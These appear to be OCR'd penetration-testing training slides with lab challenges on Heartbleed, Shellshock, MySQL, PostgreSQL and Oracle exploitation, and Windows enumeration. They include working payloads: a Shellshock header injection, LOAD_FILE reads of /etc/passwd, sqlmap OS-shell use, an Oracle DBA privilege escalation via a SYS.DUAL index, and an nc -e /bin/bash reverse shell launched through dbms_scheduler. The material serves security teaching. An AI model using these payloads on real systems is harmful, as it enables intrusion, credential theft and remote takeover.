
NotSoSecure part of claranet cyber security

HeartBleed

- Upon successful exploitation it is possible to read arbitrary data from the memory of the target
- A bounds checking vulnerability (maximum) 64kb of data
- A flaw in the heartbeat request (connection check)
- Affected OpenSSL 1.0.1 to 1.0.1f for TLS 1.0, 1.1, and 1.2

NotSoSecure part of claranet cyber security

HeartBleed



Reference:
https://securityintelligence.com/heartbleed-openssl-vulnerability-what-to-do-protect/

ShellShock

- Another named vulnerability
- Could affect any system that allows command execution via Bash
- Bug in parsing of input
- Affects remote script parsing such as CGI
- Affected all Bash versions until 4.3
    - Bash not directly externally accessible, so often ignored

Example:

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

- x is defined from ' to ' i.e. x='() { :;}; echo vulnerable'
- echo vulnerable should be part of function definition

Read about another example: https://digi.ninja/blog/telnet_shellshock.php

NotSoSecure part of claranet cyber security

Lab challenge 2.3

Heartbleed & ShellShock

- Identify a way to access the administrative interface on 192.168.3.180
  - **Hint:** Scripts (for both plain text and hex extraction) available at /root/Tools/heartbleed/
- Demos:
  https://www.youtube.com/watch?v=OMtvF-FTxGQ
  https://www.youtube.com/playlist?list=PL4OKpmMG8j3ACG58ZermLsoQy-5DuNqk3
- Gain a shell on the system by exploiting functionality of the administrative interface
  - **Hint:**

```
curl -k
https://192.168.3.180/<vulnerable_page> -H
"custom:() { ignored; }; <your_commands> "
```

Network status: After HeartBleed and ShellShock

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100

192.168.3.210

192.168.3.215

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17


192.168.X.18

192.168.X.209

192.168.X.206

Databases

- [x] MySQL
- [x] PostgreSQL
- [x] Oracle



Databases

MySQL & PostgreSQL

Attacking MySQL

- MySQL is very widely used - which makes it an attractive target
- Listens on TCP port 3306 by default
- Typically secured by default with network access controls and built in ACLs

Vulnerabilities:

  - BACKRONYM (SSL Downgrade - 2015)
  - Remote Authentication Bypass (2012)
  - SQL injection attacks
  - Abusing Management Console access (such as phpMyAdmin)
  - Brute force attack if a direct connection is possible

- The root user of MySQL is almost always present and not configured to lockout by default

NotSoSecure part of claranet cyber security

MySQL Exploitation

- Getting access to a database is just the beginning
- Various attacks can be performed depending on privileges
- FILE* privilege allows the user to read files on the server

```
select LOAD_FILE('/etc/passwd');
```

- Database credentials location: mysql.user table

```
select * from mysql.user;
```

- Note: It's always worth checking if your database account has the FILE privilege. The MySQL root user has this access...

NotSoSecure part of claranet cyber security

PostgreSQL Exploitation

- Listens on TCP port 5432 by default
- Default configuration is limited to localhost
- Default user **postgres**
- UDF Injection allows os code execution as the postgres user

```
sqlmap -d
postgres://postgres:password@192.168.X.X:5432/postgre
s --os-shell
```

NotSoSecure part of claranet cyber security

Lab challenge 3.1

MySQL and Postgres

- Identify an account with a weak password and login to the MySQL database
  - Read the file '/etc/passwd' and identify the username corresponding to uid 1001
  - Extract & crack hashes from the MySQL database (mysql.user table) & tables within 'other' databases
- Identify the SSH service running on the host
  - Using an online attack, obtain the password for user identified during the MySQL challenge
  - Obtain the output of the command uname –a
- Identify an account with a weak password and login to the PostgreSQL database
  - Execute OS code and obtain the output of ifconfig on the remote host

Databases

Oracle

Oracle

To connect to an Oracle database, you need the following:

- IP:port (default port 1521)
  - use Nmap for this
- SID (database name)
  - use odat here
- Credentials
  - use odat here

NotSoSecure part of claranet cyber security

Oracle: The real world

- Typically you will be able to connect to Oracle as an unprivileged account such as SCOTT/TIGER

- After connecting you may want to:
  - Escalate privileges to become DBA
  - With DBA privs execute OS Code

NotSoSecure part of claranet cyber security

Hacking Oracle for fun and pr0fit: #1 and #2

#1: Identify SID

```
odat-libc2.5-x86_64 sidguesser -s
192.168.3.100
```

```
[1.1] Searching valid SIDs thanks to a
well known SID list on the
192.168.3.100:1521 server

[+] 'XE' is a valid SID. Continue...

[+] 'XEXDB' is a valid SID. Continue...
```

#2: Identify default account(s)

```
odat-libc2.5-x86_64 passwordguesser -d
XE -s 192.168.3.100
```


```
[+] Valid credentials found:
SCOTT/TIGER. Continue...

100%
|########################################
########################################
########################################
########################################
###| Time: 00:00:15

[+] Accounts found on
192.168.3.100:1521/XE: {'SCOTT':
'TIGER'}
```

NotSoSecure part of claranet cyber security

Hacking Oracle for fun and pr0fit: #3

Connect** to Oracle database with credentials identified and verify your user privileges:

```
select * from session_privs
```



**** we recommend using an external tool called Razorsql (www.razorsql.com) for connecting to the database. You can download a FREE 30 day trial from the razorsql website.**

NotSoSecure part of claranet cyber security

Hacking Oracle for fun and pr0fit: #4

Vectors for privilege escalation attacks against Oracle:

- Missing security patches
- Poorly written custom PL/SQL code
- 0 day

NotSoSecure part of claranet cyber security

Oracle: Vulnerabilities CPU Jan 2015

Vulnerability: Public role has index privilege on SYS.DUAL table

Exploit:

- Create a malicious function as our low privileged user
- Create an Index on SYS.DUAL which will execute this function
- Query SYS.DUAL
- The function will now be executed as SYS

Reference:
http://www.davidlitchfield.com/Privilege_Escalation_via_Oracle_Indexes.pdf

NotSoSecure part of claranet cyber security

Demo

Hacking Oracle

CREATE your ‘malicious’ function

```
CREATE OR REPLACE FUNCTION GETDBA_X (FOO varchar)
return varchar deterministic authid current_user
is

pragma autonomous_transaction;

begin

execute immediate 'grant dba to userx identified
by userx';

commit;

return 'FOO';

end;
```

Demo

Hacking Oracle: Continued

Create index on sys.dual referencing your function

```
create index exploit_index_X on
SYS.DUAL(SCOTT.GETDBA_X('BAR'));
```

Demo


Hacking Oracle: Continued

Query Dual to execute your exploit:

```
select user from sys.dual;
```

Login as:

```
userx/userx (DBA user)
```



Hacking Oracle: OS Code Execution

```
1  begin
2  dbms_scheduler.create_job( job_name => 'TEST9',job_type =>
3  'EXECUTABLE',job_action => '/bin/nc',number_of_arguments => 4,start_date =>
4  SYSTIMESTAMP,enabled => FALSE,auto_drop => TRUE);
5  dbms_scheduler.set_job_argument_value('TEST9', 1, '192.168.9.206');
6  dbms_scheduler.set_job_argument_value('TEST9', 2, '9999');
7  dbms_scheduler.set_job_argument_value('TEST9', 3, '-e');
8  dbms_scheduler.set_job_argument_value('TEST9', 4, '/bin/bash');
9  dbms_scheduler.enable('TEST9');
10 end;
11
12
13
```

```
root@kali:~# nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.9.206] fr
id
uid=1000(oracle) gid=1001(d
```

Exercise 3.2

Demo 3.2

Oracle

- Identify a default account and SID within the Oracle database running on 192.168.3.100
- Connect to the database and identify the privileges this user has
- Escalate privileges and obtain DBA access
- Using this privileged access, execute OS code and obtain interactive ‘shell’ access as the Oracle user

Database Exploitation Summary

- Databases can often be overlooked while performing a network pentest
- However, they provide an attack surface which can aid an attacker
- Most databases on Windows will run as the privileged SYSTEM account; OS code execution could lead to further avenues of attack

NotSoSecure part of claranet cyber security

Network status: After DB Exploitation

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17

192.168.X.18

192.168.X.209

192.168.X.206

Hacking Windows

- Enumeration
- Remote Exploitation
- Privilege Escalation
- Bypass and Post Exploitation
- Active Directory

Agenda

- Host/User Enumeration
- AppLocker/GPO Bypass Techniques
- Privilege Escalation
- Post Exploitation
  - Antivirus\AMSI Bypass Techniques
  - Exfiltration of Data and Secrets
- Active Directory Delegation Enumeration and Pwnage
- Remote Services, Pivoting and Lateral Movement in a Network
- Persistence
  - Golden Ticket and DCSync
  - Reviewing other methods

NotSoSecure part of claranet cyber security

Hacking Windows

Enumeration

Useful Services

Port/Protocol	Description
88 TCP and UDP	○ Network authentication
135/TCP and 135/UDP (RPC EPM)	○ MS RPC endpoint mapper (DCE locator service) ○ Similar to Sun RPC port mapper ○ Services such as Outlook, Exchange, messenger service use this
137/UDP and 138/UDP	○ NetBIOS browser, naming and lookup functions ○ 137/UDP- Browsing requests of NetBIOS over TCP/IP for eg. name lookup requests such as file sharing, printer, SQL named pipes, WINS proxy, etc ○ 138/UDP - Browsing datagram responses of NetBIOS over TCP/IP e.g NetLogon service (see services.msc)
139 and 445	○ File sharing (CIFS)

NetBT Name Resolution

- NetBT || NetBIOS over TCP/IP || NBT
- NetBIOS over TCP/IP is the network component that performs computer name to IP address mapping, name resolution (netbt.sys or vnbt.sys)
- A legacy protocol used for backward compatibility
- Can be queried using the built in Windows utility nbtstat (nmblookup on Linux)
  - Windows: `nbtstat -a <ip>`
  - Linux: `nmblookup -A 192.168.3.215`
- A response of 1C denotes that the host is a Domain Controller (a list of NetBIOS suffixes @ https://technet.microsoft.com/en-us/library/cc961921.aspx)

NotSoSecure part of claranet cyber security

User Enumeration: The Past

- Depending on the version of OS being targeted (and/or the settings defined within the security policy) a lot of data may be retrieved - even from a null session!

- A NULL session == blank username and a blank password:
  - Windows: `net use \\IP_ADDRESS\ipc$ "" /user:""`
  - Linux: `rpcclient -U "" IP_ADDRESS`

- Domain controllers ≤ Windows 2003 are very forthcoming with supplying this data

NotSoSecure part of claranet cyber security

SIDs and RIDs

- Unique and assigned sequentially by the local system or, if a domain user, a domain controller
- Before you can enumerate users, you need to have knowledge of the domain or local computer identifier
  - S-1-5-21-2000478354-1708537768-1957994488-500
  - S: Identifies the value as a SID
  - 1: The revision level/version of the specification
  - 5: The top-level authority that issued the SID
  - 21: SECURITY_NT_NON_UNIQUE, indicates a domain id will follow
  - 2000478354-1708537768-1957994488: The domain or local computer identifier that issued the SID
  - 500: The RID
- Well known security identifiers list https://support.microsoft.com/en-us/kb/243330


NotSoSecure part of claranet cyber security

User Enumeration: Today

- What if we have:
  - No Null session
  - No password
  - Now what?
- User Enumeration via Kerberos:
  - **Non-existent account**: KDC_ERR_C_PRINCIPAL_UNKNOWN
  - **A locked or disabled account**: KDC_ERR_CLIENT_REVOKED
  - **A valid account**: KDC_ERR_PREAUTH_REQUIRED
- **The prerequisite**: We need to have a list of possible usernames to *throw* at the server

NotSoSecure part of claranet cyber security

User Enumeration: Kerberos



User Enumeration: Recent Developments

- Sensepost - May 2018
- New methods to perform unauthenticated user enumeration
  - https://sensepost.com/blog/2018/a-new-look-at-null-sessions-and-user-enumeration/
  - https://github.com/sensepost/UserEnum
- Methods (all require a pre-populated list of usernames):
  - DsrGetDcNameEx2
  - CLDAP (Connectionless LDAP) Ping
    - UDP packet (fast)
    - Response codes indicate existence of account - 23 (true) or 25 (false)
  - NetBIOS MailSlot Ping
    - Response codes indicate existence of account - 23 (true) or 25 (false)

NotSoSecure part of claranet cyber security

Level Up!

- We have a list of valid accounts, now what?
- Password guessing:
  - Most domain accounts will be influenced by a defined password policy
  - Account lockout is usually configured
  - Unless you can view password policy details we wouldn't recommend testing more than 3 passwords per unique account

```
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.
```

- Tie in with OSINT activities - any hints, personal information or naming conventions?

NotSoSecure part of claranet cyber security

Exercise 4.1

Demo 4.1

Windows Enumeration

- There is a Windows domain within the 192.168.3.0/24 network, what is the name?
- Using data gathered during earlier OSINT activities, find valid user accounts on the identified domain
- Gain RDP access to a workstation within the range 192.168.X.0/24 using one of the identified accounts

Windows Exploitation Status

192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via
  - plum\bob (Summer21)

Domain: plum.local

NotSoSecure part of claranet cyber security

Hacking Windows

Windows PowerShell

What is PowerShell

- An Open Source (since Aug 2016) command-line shell and scripting language built on .NET by Microsoft
- Windows PowerShell
  - powershell.exe
  - v5.1
  - Windows only

VS

- PowerShell Core
  - pwsh.exe
  - v6.2
  - Cross-platform

NotSoSecure part of claranet cyber security

Windows PowerShell

- Installed by default on up to current latest Windows OS
- Mainly used for task automation and Configuration Management
- Very specific to Windows environment
- Includes version for 32-bit as well as for 64-bit architecture
- Although no longer receiving feature updates, Windows PowerShell is (for the time being, at least) arguably more powerful than PowerShell Core due to use of established .NET Framework vs newer .NET Core

NotSoSecure part of claranet cyber security

Windows PowerShell vs Command Prompt

PowerShell is object-oriented	CMD is string-based.
Can process PS objects as well as batch files	Can process only batch files
Can be integrated runtime with .Net	Cannot be integrated with .Net
Rich set of commands which can be integrated with Windows and other Microsoft products	Not as flexible as compared to PowerShell

NotSoSecure part of claranet cyber security

PowerShell for Penetration Testing

- Provides access to multiple components on a Windows platform like File System, WMI, COM objects, Registry, Windows API, etc.
- Installed by default - Most of the time trusted by Antivirus as a valid program
- Multiple open source frameworks are already developed in PowerShell for every security task from enumeration to exploitation, post exploitation, etc.
- Very rich command collection that quickly helps in enumeration activities
- (Relatively) easy and quick to learn and script
- Built to be used remotely

